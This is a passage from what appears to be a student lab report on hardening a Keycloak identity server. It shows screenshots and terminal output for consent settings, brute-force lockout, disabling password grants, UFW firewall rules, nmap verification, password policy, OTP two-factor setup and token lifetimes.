(http://localhost:8000/*), Base URL (empty), Admin URL (http://localhost:8000), Web Origins (http://localhost:8000), Backchannel Logout URL (empty), and Backchannel Logout Session Required (ON).

Figure V—34(Mitigation for Valid Redirect URI)




Figure V—35(Mitigation output for Valid Redirect URI)

The screenshot shows the Keycloak Admin Console interface. On the left, there's a sidebar with options like 'Realm Settings', 'Clients', 'Client Scopes', 'Roles', etc. The main area is titled 'Vuln' and shows the configuration for a client named 'vuln'. Under the 'Settings' tab, the 'Consent Required' switch is set to 'ON'. Other visible settings include 'Client ID' (vuln), 'Name' (empty), 'Description' (empty), 'Enabled' (ON), 'Always Display in Console' (OFF), 'Display Client On Consent Screen' (ON), and 'Client Consent Screen Text' (Please confirm if you would like to allow the client to access your information on your behalf). There are also dropdowns for 'Login Theme' (empty), 'Client Protocol' (openid-connect), and 'Access Type' (public). Further down, there are sections for 'Standard Flow Enabled' (ON), 'Implicit Flow Enabled' (OFF), 'Direct Access Grants Enabled' (ON), and URL-related fields like 'Root URL' (http://localhost:8000), 'Valid Redirect URIs' (http://localhost:8000/*), 'Base URL' (empty), 'Admin URL' (http://localhost:8000), 'Web Origins' (http://localhost:8000), and 'Backchannel Logout URL' (empty).

Figure V—36(Enabling consent required for the client)

```
student@keycloak-client: ~
File Edit View Search Terminal Help
student@keycloak-client:~$ curl -X POST http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/token -d "grant_type=password&client_id=vuln&username=s224784353&password=student&scope=openid"
{"error":"invalid_client","e^Ct"
student@keycloak-client:~$ curl -X POST http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/token -d "grant_type=password&client_id=vuln&username=s224784353&password=student&scope=openid"
>{"error":"invalid_client","error_description":"Client requires user consent"}student@keycloak-client:~$
```

Figure V—37(Output for Curl Command after enabling consent required)

The screenshot shows the Keycloak Admin Console interface. The left sidebar has 'Corporate' selected. In the main area, under the 'Security Defenses' tab, there's a 'Brute Force Detection' section. The 'Enabled' switch is turned 'ON'. Other configuration options include 'Permanent Lockout' (OFF), 'Max Login Failures' (5), 'Wait Increment' (1 Minutes), 'Quick Login Check Milli Seconds' (1000), 'Minimum Quick Login Wait' (1 Minutes), 'Max Wait' (15 Minutes), and 'Failure Reset Time' (600 Seconds). A success message at the top right says 'Success! Your changes have been saved to the realm.'.

Figure V—38(Brute force defence configuration on Keycloak)




Figure V—39(Brute-forcing with wrong passwords)

ID	Created At	Username	Email	First Name	Last Name	User Enabled	User Temporarily Locked	Email Verified	Required User Actions	Impersonate user
fc8394fb-f613-4f4e-b5d9-cf76393d27b1	5/22/25 6:00:04 PM	s224784353				OFF	ON	OFF	Select an action...	Impersonate

Figure V—40(Account Lockout after brute-forcing wrong passwords)

Setting	Value
Client ID	vuln
Name	
Description	
Enabled	ON
Always Display in Console	OFF
Consent Required	ON
Display Client On Consent Screen	ON
Client Consent Screen Text	Please confirm if you would like to allow the client to access your information on your behalf.
Login Theme	
Client Protocol	openid-connect
Access Type	public
Standard Flow Enabled	ON
Implicit Flow Enabled	OFF
Direct Access Grants Enabled	OFF
Root URL	http://localhost:8000
Valid Redirect URLs	http://localhost:8000/*
Base URL	
Admin URL	http://localhost:8000
Web Origins	http://localhost:8000

Figure V—41(Disabling Direct Access Grant to protect from ROPC)

user@keycloak-server: ~

```
File Edit View Search Terminal Help
user@keycloak-server:~$ sudo ufw allow from 192.168.56.2 proto tcp to any port
22,443,8080,8443
Rules updated
user@keycloak-server:~$ sudo ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
user@keycloak-server:~$ sudo ufw status
Status: active

To           Action      From
--          ----      --
22,443,8080,8443/tcp    ALLOW      192.168.56.2

user@keycloak-server:~$ 
```

student@keycloak-client: ~

```
File Edit View Search Terminal Help
student@keycloak-client:~$ nmap -sV 192.168.56.101
Starting Nmap 7.60 ( https://nmap.org ) at 2025-05-22 19:13 AEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.19 seconds
student@keycloak-client:~$ 
```

Figure V—42(Configuring with wrong IP to demonstrate UFW in work)

user@keycloak-server: ~

```
File Edit View Search Terminal Help
user@keycloak-server:~$ sudo ufw allow from 192.168.56.0/24 proto tcp to any po
rt 22,443,8080,8443
Skipping adding existing rule
user@keycloak-server:~$ sudo ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
user@keycloak-server:~$ sudo ufw status
Status: active

To           Action      From
--          ----      --
22,443,8080,8443/tcp    ALLOW      192.168.56.0/24

user@keycloak-server:~$ 
```

student@keycloak-client: ~

```
File Edit View Search Terminal Help
student@keycloak-client:~$ nmap -sV 192.168.56.101
Starting Nmap 7.60 ( https://nmap.org ) at 2025-05-22 19:13 AEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.19 seconds
student@keycloak-client:~$ nmap -sV 192.168.56.101
Starting Nmap 7.60 ( https://nmap.org ) at 2025-05-22 19:15 AEST
Nmap scan report for 192.168.56.101
Host is up (0.0014s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; p
rotocol 2.0)
443/tcp   closed https
8080/tcp  open  http-proxy
8443/tcp  open  ssl/https-alt?
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port8080-TCP:V=7.60%I=7%D=5/22%Time=682EEB1F%P=x86_64-pc-linux-gnu%r(G
SF:TRequest,4FD,"HTTP/1,.1)x20200\x20OK\r\nConnection:x20close\r\nLast-Mo
SF:dified:x20Wed,x2016x20Dec\x202020)x2011:46:48\x20GMT\r\nContent-Leng
SF:th:x201087\r\nContent-Type:\x20text/html\r\nAccept-Ranges:\x20bytes\r\n

student@keycloak-client:~$ 
```

Figure V—43(Correct UFW configuration with demonstration for the open ports)

Thu 21:02 •

Activities Firefox Web Browser ▾

Keycloak Admin Console × Keycloak Account Manager × Sign in to corporate × +

192.168.56.101:8080/auth/admin/master/console/#/realms/corporate/authentication/password-policy

KEYCLOAK

Corporate

Configure

- Realm Settings
- Clients
- Client Scopes
- Roles
- Identity Providers
- User Federation
- Authentication**
- Manage
- Groups
- Users
- Sessions
- Events
- Import
- Export

Authentication

Flows Bindings Required Actions **Password Policy** OTP Policy WebAuth Policy WebAuth Passwordless Policy

Policy Type	Policy Value	Actions
Lowercase Characters	2	Delete
Uppercase Characters	2	Delete
Special Characters	2	Delete
Digits	2	Delete
Not Email		Delete
Not Username		Delete
Minimum Length	8	Delete
Not Recently Used	5	Delete
Password Blacklist	password-blacklist.txt	Delete

Save Cancel

Figure V—44(Password policy for the realm)

The screenshot shows the Keycloak Admin Console interface. The left sidebar is titled 'Corporate' and includes sections for Configure (Realm Settings, Clients, Client Scopes, Roles, Identity Providers, User Federation, Authentication), Manage (Groups, Users, Sessions), and a search bar. The main content area is titled 'Authentication' and has tabs for Flows, Bindings, Required Actions, Password Policy, OTP Policy, WebAuthn Policy, and WebAuthn Passwordless Policy. The 'Flows' tab is selected. A success message 'Success! Auth requirement updated' is displayed at the top right. Below it is a table titled 'Browser' under 'Auth Type'. The table columns are 'Auth Type', 'Requirement', and 'Actions'. The rows show requirements for Cookie, Kerberos, Identity Provider Redirector, and Forms. The 'OTP Form' row is highlighted.

Auth Type	Requirement	Actions
Cookie	<input type="radio"/> REQUIRED <input checked="" type="radio"/> ALTERNATIVE <input type="radio"/> DISABLED	
Kerberos	<input type="radio"/> REQUIRED <input checked="" type="radio"/> ALTERNATIVE <input checked="" type="radio"/> DISABLED	
Identity Provider Redirector	<input type="radio"/> REQUIRED <input checked="" type="radio"/> ALTERNATIVE <input type="radio"/> DISABLED	
Forms	<input checked="" type="radio"/> REQUIRED <input checked="" type="radio"/> ALTERNATIVE <input type="radio"/> DISABLED <input type="radio"/> CONDITIONAL	
	Username Password Form	
	Browser - Conditional OTP	
	Condition - User Configured	
	OTP Form	

Figure V—45(Authentication flow updated to enable the 2FA)

The screenshot shows the Keycloak Admin Console interface. The left sidebar is titled 'Corporate' and includes sections for Configure (Realm Settings, Clients, Client Scopes, Roles, Identity Providers, User Federation, Authentication), Manage (Groups, Users, Sessions), and a search bar. The main content area is titled 'Authentication' and has tabs for Flows, Bindings, Required Actions, Password Policy, OTP Policy, WebAuthn Policy, and WebAuthn Passwordless Policy. The 'OTP Policy' tab is selected. The configuration page shows fields for OTP Type (Time Based), OTP Hash Algorithm (SHA256), Number of Digits (6), Look Ahead Window (1), and OTP Token Period (45). A 'Supported Applications' section lists 'FreeOTP'. At the bottom are 'Save' and 'Cancel' buttons.

Figure V—46(OTP Policy for 2FA)

The screenshot shows a mobile authenticator setup screen titled 'Mobile Authenticator Setup'. It displays a warning message: 'You need to set up Mobile Authenticator to activate your account.' Below this, there are three steps: 1. Install one of the following applications on your mobile: FreeOTP. 2. Open the application and scan the barcode. A QR code is shown with the text 'Unable to scan?'. 3. Enter the one-time code provided by the application and click Submit to finish the setup. There is a field for 'Device Name' and a 'Submit' button. The background shows a dark, geometric pattern.

Figure V—47(Setting up 2FA for S224784353)




Figure V—48(Using 2FA to login on the S224784353 account)

Setting	Value	Unit
Default Signature Algorithm		
Revoke Refresh Token	ON	
Refresh Token Max Reuse	2	
SSO Session Idle	15	Minutes
SSO Session Max	20	Hours
SSO Session Idle Remember Me	0	Minutes
SSO Session Max Remember Me	0	Minutes
Offline Session Idle	2	Days
Offline Session Max Limited	OFF	
Client Session Idle	15	Minutes
Client Session Max	20	Minutes
Access Token Lifespan	30	Minutes
Access Token Lifespan For Implicit Flow	10	Minutes
Client login timeout	1	Minutes
Login timeout	30	Minutes
Login action timeout	5	Minutes
User-Initiated Action Lifespan	5	Minutes
Default Admin-Initiated Action Lifespan	12	Hours
Override User-Initiated Action Lifespan	Select one...	Minutes

Figure V—49(Token Hardening Configurations)